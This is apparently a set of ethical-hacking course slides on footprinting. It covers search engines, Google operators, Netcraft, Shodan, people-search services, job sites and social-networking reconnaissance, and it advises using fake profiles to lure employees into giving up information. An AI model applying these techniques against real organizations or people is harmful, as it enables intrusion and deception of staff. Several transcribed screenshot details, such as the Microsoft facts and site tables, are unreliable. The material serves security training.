



Module Objectives



- ↳ Understanding Footprinting Concepts
- ↳ Footprinting through Search Engines
- ↳ Footprinting Using Advanced Google Hacking Techniques
- ↳ Footprinting through Social Networking Sites
- ↳ Understanding different techniques for Website Footprinting
- ↳ Understanding different techniques for Email Footprinting
- ↳ Understanding different techniques of Competitive Intelligence

- ↳ Understanding different techniques for WHOIS Footprinting
- ↳ Understanding different techniques for DNS Footprinting
- ↳ Understanding different techniques for Network Footprinting
- ↳ Understanding different techniques of Footprinting through Social Engineering
- ↳ Footprinting Tools
- ↳ Footprinting Countermeasures
- ↳ Overview of Footprinting Pen Testing




Module Flow



**Footprinting
Concepts**




**Footprinting
Methodology**



**Footprinting
Tools**



**Footprinting
Countermeasures**



**Footprinting
Penetration
Testing**

What is Footprinting?



- Footprinting is the process of collecting as much information as possible about a target network, for identifying various ways to intrude into an organization's network system
- Footprinting is the first step of any attack on information systems; attacker gathers publicly available sensitive information, using which he/she performs social engineering, system and network attacks, etc. that leads to huge financial loss and loss of business reputation

Know Security Posture

Reduce Focus Area

Identify Vulnerabilities

Draw Network Map



Footprinting allows attackers to know the external security posture of the target organization

It reduces attacker's focus area to specific range of IP address, networks, domain names, remote access, etc.

It allows attacker to identify vulnerabilities in the target systems in order to select appropriate exploits

It allows attackers to draw a map or outline the target organization's network infrastructure to know about the actual environment that they are going to break

Objectives of Footprinting



Collect Network Information


- ⊖ Domain name
- ⊖ Internal domain names
- ⊖ Network blocks
- ⊖ IP addresses of the reachable systems
- ⊖ Rogue websites/private websites
- ⊖ TCP and UDP services running
- ⊖ Access control mechanisms and ACL's
- ⊖ Networking protocols
- ⊖ VPN Points
- ⊖ IDSes running
- ⊖ Analog/digital telephone numbers
- ⊖ Authentication mechanisms
- ⊖ System enumeration

Collect System Information

- ⊖ User and group names
- ⊖ System banners
- ⊖ Routing tables
- ⊖ SNMP information
- ⊖ System architecture
- ⊖ Remote system type
- ⊖ System names
- ⊖ Passwords

Collect Organization's Information

- ⊖ Employee details
- ⊖ Organization's website
- ⊖ Company directory
- ⊖ Location details
- ⊖ Address and phone numbers
- ⊖ Comments in HTML source code
- ⊖ Security policies implemented
- ⊖ Web server links relevant to the organization
- ⊖ Background of the organization
- ⊖ News articles
- ⊖ Press releases




Module Flow



**Footprinting
Concepts**




**Footprinting
Methodology**



**Footprinting
Tools**



**Footprinting
Countermeasures**



**Footprinting
Penetration
Testing**

Footprinting Methodology



Footprinting through Search Engines

2 Footprinting Using Advanced Google Hacking Techniques

3 Footprinting through Social Networking Sites

4 Website Footprinting

5 Email Footprinting

6 Competitive Intelligence

7 WHOIS Footprinting

8 DNS Footprinting

9 Network Footprinting

10 Footprinting through Social Engineering

Footprinting through Search Engines



- Attackers use search engines to extract information about a target such as technology platforms, employee details, login pages, intranet portals, etc. which helps in performing social engineering and other types of advanced system attacks
- Search engine caches and internet archives may also provide sensitive information that has been removed from the World Wide Web (WWW)

This is Google's cache of <http://www.microsoft.com>. It is a snapshot of the page as it appeared on 5 Sep 2013 00:31:45 GMT. The previous version might have changed in the meantime. Learn more.
To safely link your own site to this page, press Ctrl+F or Alt+F (Windows) and use the link bar.

[Link to this page](#)

[Create account](#) | [Log in](#)

[About](#) | [Talk](#)

[Read](#) [View source](#) [View history](#) [Search](#) [q](#)

[Edit](#)

WIKIPEDIA
The free encyclopedia

Microsoft
From Wikipedia, the free encyclopedia

Let your voice be heard!
Give your input on the draft of our new privacy policy.

Microsoft Corporation is an American multinational software corporation headquartered in Redmond, Washington that develops, manufactures, licenses, and supports a wide range of products and services related to computing. The company was founded in Seattle, Washington, United States, on April 4, 1975. Microsoft is the world's largest software vendor measured by revenue.¹ It is also one of the world's most valuable companies.²

Microsoft was established to develop and sell BASIC interpreters for the Altair 8800. It then developed the personal computer operating system market with MS-DOS in the mid-1980s, followed by the Windows line of graphical user interface operating systems. The company's 1989 introduction of Internet Explorer, and subsequent increase in its share of the, created an estimated three billion users and 12,000 million dollars in Internet revenues. Since the 1990s, the company has diversified from the operating system market and has made a number of corporate acquisitions. In July 2011, Microsoft acquired Nokia's devices and services unit for \$7.2 billion in its largest acquisition to date.³ As of 2013, Microsoft is ranked dominant in both the PC operating system and office suite markets (the latter with Microsoft Office). The company also produces a wide range of other


Microsoft

Type: Public
Traded as: NSE:MSFT, NYSE:MSFT
Dividends: Dividend Aristocrats
Industry: Computer hardware
Founded: April 4, 1975
Headquarters: Bellevue, Washington, United States

Finding Company's Public and Restricted Websites



- Search for the target company's external URL in a search engine such as Google, Bing, etc.
- Restricted URLs provide an insight into different departments and business units in an organization
- You may find a company's restricted URLs by trial and error method or using a service such as <http://www.netcraft.com>



Results for microsoft.com

Found 255 sites

Site	Site Report	First seen
81. emails.microsoft.com		june 2015
82. privacy.microsoft.com		march 2006
83. images2.store.microsoft.com		april 2009
84. myp.microsoft.com		may 2012
85. i.s-microsoft.com		december 2012
86. schemas.microsoft.com		june 2002
87. pinpoint.microsoft.com		september 2000
88. windowshelp.microsoft.com		january 2010
89. expertzone.microsoft.com		september 2005
90. lumiaconversationsuk.microsoft.com		march 2015
91. shopformusic.microsoft.com		may 2006
92. licensing.microsoft.com		june 2002
93. account.webapps.microsoft.com		august 2015
94. smallbusiness.support.microsoft.com		july 2012
95. familiesafety.microsoft.com		july 2012
96. powerbi.microsoft.com		june 2015
97. advertising.microsoft.com		december 2006
98. wer.microsoft.com		october 2005
99. curah.microsoft.com		december 2013
100. oem.microsoft.com		december 1996

Determining the Operating System



Use the Netcraft tool to determine the OSes in use by the target organization

Search Web by Domain

Explore 1475 0.0 web sites visited by users of the Microsoft Toolbar

1st October 2013

Search: [Search] [Lookup]

examples: [cisco.com](#) [aol.com](#)

Results for microsoft

First 500 sites returned

Site	Site Report	First seen	Netblock	OS
1. www.microsoft.com		August 1993	microsoft	other network
2. go.microsoft.com		November 2001	microsoft	windows server 2003
3. student@microsoft.com		October 1997	microsoftcorporation	unknown
4. technet@microsoft.com		August 1993	microsoftcorporation	windows server 2003
5. microsoftnews.com		June 1993	microsoftcorporation	unknown
6. microsoftpress.com		December 1996	microsoftcorporation	windows server 2003
7. social@microsoft.com		August 2003	microsoftcorporation	other network
8. microsoftinternetsite.com		August 2003	microsoftcorporation	windows server 2003
9. office@microsoft.com		November 1993	microsoftcorporation	windows server 2003
10. social.msn.microsoft.com		August 2003	microsoftcorporation	other network
11. coworked@microsoft.com		August 1993	a-smarttechnologist	linux
12. logon.microsoftonline.com		December 2010	microsoftcorporation	windows server 2008
13. www.microsoftstore.com		November 2003	digitalmarketer.nl	Windows
14. search@microsoft.com		January 1997	microsoftcorporation	linux
15. www.podcasts.microsoft.com		May 2003	microsoftcorporation	windows server 2003
16. officeshare@microsoft.com		May 2003	microsoftcorporation	FS Linux
17. microsoft.com		November 2003	microsoftcorporation	windows server 2003

Hosting History							
Netblock owner	IP address	OS	Web server	Last seen			
Microsoft Corp One Microsoft Way Redmond WA US 98052	65.55.58.203	unknown	Microsoft-IIS/7.5	30-Sep-2013			
HS-Hotel One Microsoft Way Redmond WA US 98052	61.4.22.37	unknown	Microsoft-IIS/7.5	4-May-2013			
Microsoft Corp One Microsoft Way Redmond WA US 98052	65.55.58.201	Centralscaler	Microsoft-IIS/7.5	14-Apr-2013			
HS-Hotel One Microsoft Way Redmond WA US 98052	61.4.22.37	unknown	Microsoft-IIS/7.5	12-Apr-2013			
Microsoft Corp One Microsoft Way Redmond WA US 98052	65.55.58.201	Centralscaler	Microsoft-IIS/7.5	11-Apr-2013			
HS-Hotel One Microsoft Way Redmond WA US 98052	61.4.22.37	unknown	Microsoft-IIS/7.5	10-Apr-2013			
Microsoft Corp One Microsoft Way Redmond WA US 98052	65.55.58.201	Centralscaler	Microsoft-IIS/7.5	9-Apr-2013			
HS-Hotel One Microsoft Way Redmond WA US 98052	61.4.22.37	unknown	Microsoft-IIS/7.5	8-Apr-2013			
Microsoft Corp One Microsoft Way Redmond WA US 98052	65.55.58.203	Centralscaler	Microsoft-IIS/7.5	7-Apr-2013			
HS-Hotel One Microsoft Way Redmond WA US 98052	61.4.22.37	unknown	Microsoft-IIS/7.5	6-Apr-2013			
Rank	Site	Organisation	First Seen	Webserver	OS		
1	www.gmcarla.com	unknown	July 1996	Microsoft-IIS/7.5	Windows Server 2003		
318	microsoftmsoffice.com	unknown	September 1996	Microsoft-IIS/8.0	CtrxtNtscaler		
243	technet.microsoft.com	unknown	August 1999	Microsoft-IIS/8.0	CtrxtNtscaler		
	www.microsoft.be	unknown	February 1999	Microsoft-IIS/7.5	unknown		
	ad.ecdcfr.es.com	unknown	March 2006	BigIP	FS BIG-IP		
	www.ecdcfr.es.com	unknown	October 1999	Microsoft-IIS/7.5	Windows Server 2003		
186106	www.wtn.co.uk	unknown	June 1997	Microsoft-IIS/6.0	Windows Server 2003		
	www.microsoft.com	unknown	April 1999	Microsoft-IIS/7.5	Windows Server 2003		
	www.microsoft.com	unknown	July 2003	Microsoft-IIS/7.0	Windows Server 2003		
138538	microsoft.de	unknown	January 2002	Microsoft-IIS/7.5	unknown		
	adiscon.com	unknown	January 2007	Microsoft-IIS/7.5	unknown		
	www.1hostmail.com	unknown	September 1999	Microsoft-IIS/5.1	Windows Server 2003		
291528	Watson.Microsoft.Com	unknown	March 2002	Microsoft-IIS/6.0	unknown		
425919	schemas.microsoft.org	unknown	November 2001	Microsoft-IIS/7.5	unknown		
	bitalk.org	unknown	March 2006	Microsoft-IIS/7.5	unknown		
	activedeskmsn.com	unknown	April 1998	Microsoft-IIS/7.5	CtrxtNtscaler		
	adjoin.com	unknown	August 1999	Microsoft-IIS/7.5	unknown		
313370	technet.com	unknown	February 2010	Microsoft-IIS/7.5	unknown		
	www.kmstergeekdeals.com	unknown	May 2000	Microsoft-IIS/7.5	Windows Server 2003		
	mobilefan.com	unknown	March 2000	Microsoft-IIS/6.0	unknown		

<http://www.netcraft.com>

Determining the Operating System



Use SHODAN search engine that lets you find specific computers (routers, servers, etc.) using a variety of filters




<http://www.shodanhq.com>

Collect Location Information



Google Earth

Use Google Earth tool to get the physical location of the target



<http://www.google.com>

Tools for finding the geographical location

Google Maps
<https://maps.google.com>

Wikimapia
<http://www.wikimapia.org>

National Geographic Maps
<http://maps.nationalgeographic.com>

Yahoo Maps
<http://maps.yahoo.com>

Bing Maps
<http://www.bing.com/maps>

People Search: Social Networking Sites/People Search Services



- ↳ Social networking sites are the great source of personal and organizational information
- ↳ Information about an individual can be found at various people search websites
- ↳ The people search returns the following information about a person or organization:



This screenshot shows the LinkedIn profile of Bill Gates. It includes his name, title as Co-Chair, and the Bill & Melinda Gates Foundation. His profile picture is a black and white photo of him wearing a baseball cap. The page displays 620,028 connections and various posts from his timeline.

<http://www.linkedin.com>

This screenshot shows search results for "Bill Gates" on Pipl. The top result is for Bill Gates, Co-Chair of the Bill & Melinda Gates Foundation, located in Seattle, Washington. Below the main result are several other individuals with the same name, each with a small profile picture and a link to their detailed profile.

<https://pipl.com>


People Search Online Services



AnyWho
<http://www.anywho.com>



PeopleSmart
<http://www.peoplesmart.com>



US Search
<http://www.ussearch.com>



Veromi
<http://www.veromi.net>




Intelius
<http://www.intelius.com>



PrivateEye
<http://www.privateeye.com>



411
<http://www.411.com>



People Search Now
<http://www.peoplesearchnow.com>



PeopleFinders
<http://www.peoplefinders.com>



Public Background Checks
<http://www.publicbackgroundchecks.com>

Gather Information from Financial Services



Financial services provide a useful information about the target company such as the market value of a company's shares, company profile, competitor details, etc.

Two screenshots of financial websites are shown side-by-side. On the left is Google Finance, displaying a stock quote for Google (GOOG) at \$893.06, a graph of its price performance over time, and a sidebar with various financial news and links. On the right is Yahoo! Finance, showing a stock quote for Microsoft (MSFT) at \$33.03, a graph of its price performance, and a sidebar with financial news and links. Both sites have a similar layout with a top navigation bar and a search bar.

Google Finance
(<https://www.google.com/finance>)

Yahoo! Finance
(<http://finance.yahoo.com>)

Footprinting through Job Sites



You can gather company's infrastructure details from job postings

Enterprise Applications Engineer/DBA

About Us:

Since 1994, the Word & Brown Family of Companies have been connecting business to industry-leading solutions in every area of health insurance and benefits services. We've built a reputation for providing brokers, carriers, employers, individuals and families with access to the services, tools and technology that help them succeed. We call it providing "Service of Unequalled Excellence".

We extend this same level of service to our most important asset - our employees! We offer competitive salaries and benefits, but our strength is our family culture. We foster a casual but hard working environment, organize fun monthly events and regularly recognize our employees through a variety of programs. We provide in-house corporate training to sharpen skills so our employees are not only successful in their current jobs, but can follow a career path. We take pride in promoting from within!

If this is the kind of family you would like to be a part of, please check out this employment opportunity and join our team!

Job Description:

The Enterprise Applications Engineer's role is to plan, implement, manage, administer and support core business application software for corporate enterprise needs. This includes, but is not limited to: Microsoft IIS, Microsoft Exchange 2010 and Unified Messaging, Microsoft SharePoint, Microsoft Great Plains, Microsoft CRM, Microsoft SQL Server 2005 and 2008, Microsoft Team Foundation Server 2008 and 2010, Microsoft SCOM, proprietary developed software and open source applications utilized by the company.

Job Knowledge and Skills:

Position requires strong knowledge of Windows server 2003/2008 Active Directory administration and networking (TCP/IP v4, DNS and DHCP). Must have experience with and strong working knowledge of Microsoft SQL 2005 and 2008, Microsoft Exchange 2010 messaging systems, Microsoft SharePoint, Microsoft CRM and Microsoft SCOM. Must have basic programming and scripting skills. Prefer C# and PowerShell scripting experience. Must be knowledgeable of server class hardware and Network infrastructure best practices. MCITP EA, server, messaging, SQL etc. and/or MCTS, MCSE certification preferred. Bachelor degree in Computer Science or Network Engineering, professional training or equivalent experience.

POSITION INFORMATION

Company:
Word & Brown Insurance
Administrators Inc

Location:
Orange, CA 92665

Job Status/Type:
Full Time
Employee

Job Category:
IT/Software Development

Occupation:
Database Development/
Administrator/
General Other IT/Software
Development

Industry:
Insurance

Work Experience:
5+ to 7 Years

Career Level:
Experienced (Non-Manager)

Education Level:
Professional


CONTACT INFORMATION

Company:
Word & Brown Insurance
Administrators Inc

Reference Contact:
IT Operations


Look for these:

- ⊖ Job requirements
- ⊖ Employee's profile
- ⊖ Hardware information
- ⊖ Software information



Examples of Job Websites

- ⊖ <http://www.linkedin.com>
- ⊖ <http://www.monster.com>
- ⊖ <http://www.careerbuilder.com>
- ⊖ <http://www.dice.com>
- ⊖ <http://www.simplyhired.com>
- ⊖ <http://www.indeed.com>
- ⊖ <http://www.usajobs.gov>



Monitoring Target Using Alerts



Alerts are the content monitoring services that provide up-to-date information based on your preference usually via email or SMS in an automated manner

Examples of Alert Services

1 Google Alerts - <http://www.google.com/alerts>

2 Yahoo! Alerts - <http://alerts.yahoo.com>

3 Twitter Alerts - <https://twitter.com/alerts>

4 Giga Alert - <http://www.gigaalert.com>

Google Alerts

Search query: Security News

Result type: Everything

How often: Once a day

How many: Only the best results

Deliver to: [redacted]@gmail.com

CREATE ALERT Manage your alerts

Google Alert - Security News

1 Google Alerts > gigaalert.com/recently/300000.com · 240 PM (12 hours ago) · 6 · 10 new results for Security News


Defenders forward deploy to secure Air Force assets
DOD
Airmen 1st Class Christian May Jr., 378th Expeditionary Security Forces Squadron Air Force Security Team member, Trainee Captain Michael Kyng, 378th Security Forces Squadron, 378th Security Forces Squadron

Homeland Security launches mobile app to combat terrorism
Homeland Security
Homeland Security Investigations has launched a smartphone app that connects the agency with citizens to provide alerts on subjects' news about successful...
See all recent alerts


Blackwater security forces work to secure Libya's MMA
The Hill (via AP)
LIBYA (AP) One security man was killed and two wounded in an explosion that occurred near the forces vehicle on the northern Libya Road in March...
See all recent alerts

Jouët to offer security at new transportation center
Jouët Group (via AP)
JOUET — The city plans to make video monitoring an expanded safety feature of its new transportation center. The city council is slated to vote Tuesday on a...
See all recent alerts

Information Gathering Using Groups, Forums, and Blogs



Groups, forums, and blogs provide sensitive information about a target such as public network information, system information, personal information, etc.



Register with fake profiles in Google groups, Yahoo groups, etc. and try to join the target organization's employee groups where they share personal and company information



Search for information by Fully Qualified Domain Names (FQDNs), IP addresses, and usernames in groups, forums, and blogs



http://groups.google.com/group/ceh-hackers

Groups

My groups

Join

Started

Followers

Discuss in groups you want to follow

Join to all my favorite topics

» View discussions

Access to public Google Groups has been restricted by your domain administrator

My groups

Browse all

All of your discussions in one place

Organize with topics and filters, choose to filter using email, and easily find discussions

Express yourself

Use rich editing to customize your posts with lists, colors, and images

People power discussions

Use photo galleries and automatic translators to share your thoughts with the world

Speed matters

Keyboard shortcuts and a streamlined design mean you won't spend time navigating standard newsletters. Press "T" to see the full text of the post.

Discuss from anywhere

Access Google Groups on your Android™ or Apple® iOS device by scanning this QR code or pointing your mobile browser to <http://groups.google.com/mobile/>

Footprinting Methodology



1

Footprinting through Search Engines

6

Competitive Intelligence

Footprinting Using Advanced Google Hacking Techniques

7

WHOIS Footprinting

3

Footprinting through Social Networking Sites

8

DNS Footprinting

4

Website Footprinting

9

Network Footprinting

5

Email Footprinting

10

Footprinting through Social Engineering

Footprint Using Advanced Google Hacking Techniques



Query String

Google hacking refers to creating complex search queries in order to extract sensitive or hidden information



Vulnerable Targets

It helps attackers to find vulnerable targets



Google Operators

It uses advanced Google search operators to locate specific strings of text within the search results



Google Advance Search Operators



Google supports several advanced operators that help in modifying the search

- [cache:]** ➤ Displays the web pages stored in the Google cache
- [links:]** ➤ Lists web pages that have links to the specified web page
- [related:]** ➤ Lists web pages that are similar to a specified web page
- [info:]** ➤ Presents some information that Google has about a particular web page
- [site:]** ➤ Restricts the results to those websites in the given domain
- [allintitle:]** ➤ Restricts the results to those websites with all of the search keywords in the title
- [inchtile:]** ➤ Restricts the results to documents containing the search keyword in the title
- [allinurl:]** ➤ Restricts the results to those with all of the search keywords in the URL
- [inurl:]** ➤ Restricts the results to documents containing the search keyword in the URL

Google Hacking Databases



Google Hacking Database (GHDB)

<http://www.hackersforcharity.org>

Google Dorks

<http://www.exploit-db.com>

Information Gathering Using Google Advanced Search



Use Google Advanced Search option to find sites that may link back to the target company's website

This may extract information such as partners, vendors, clients, and other affiliations for target website

With Google Advanced Search option, you can search web more precisely and accurately

Google

Google Advanced Search

https://www.google.com/advanced_search?hl=en&tq=1

Google

Advanced Search

Find pages with...

all these words:

the exact word or phrase:

any of these words:

none of these words:

numbers ranging from:

Then narrow your results by...

Language: English

Layout: Standard

Last update: Within 24 hours

Site or domain:

Term appearing:

in title or URL

SubSearch:

Show most relevant results

Teaser text:

No leading text displayed

File type:

Any format

Usage rights:

Not filtered by license

Search

Footprinting Methodology



1

Footprinting through Search Engines

2

Footprinting Using Advanced Google Hacking Techniques

3

Footprinting through Social Networking Sites

4

Website Footprinting

5

Email Footprinting

6

Competitive Intelligence

7

WHOIS Footprinting

8

DNS Footprinting


9

Network Footprinting

10

Footprinting through Social Engineering

Collect Information through Social Engineering on Social Networking Sites



Attackers use social engineering trick to gather sensitive information from social networking websites such as Facebook, MySpace, LinkedIn, Twitter, Pinterest, Google+, etc.



Attackers create a fake profile on social networking sites and then use the false identity to lure the employees to give up their sensitive information



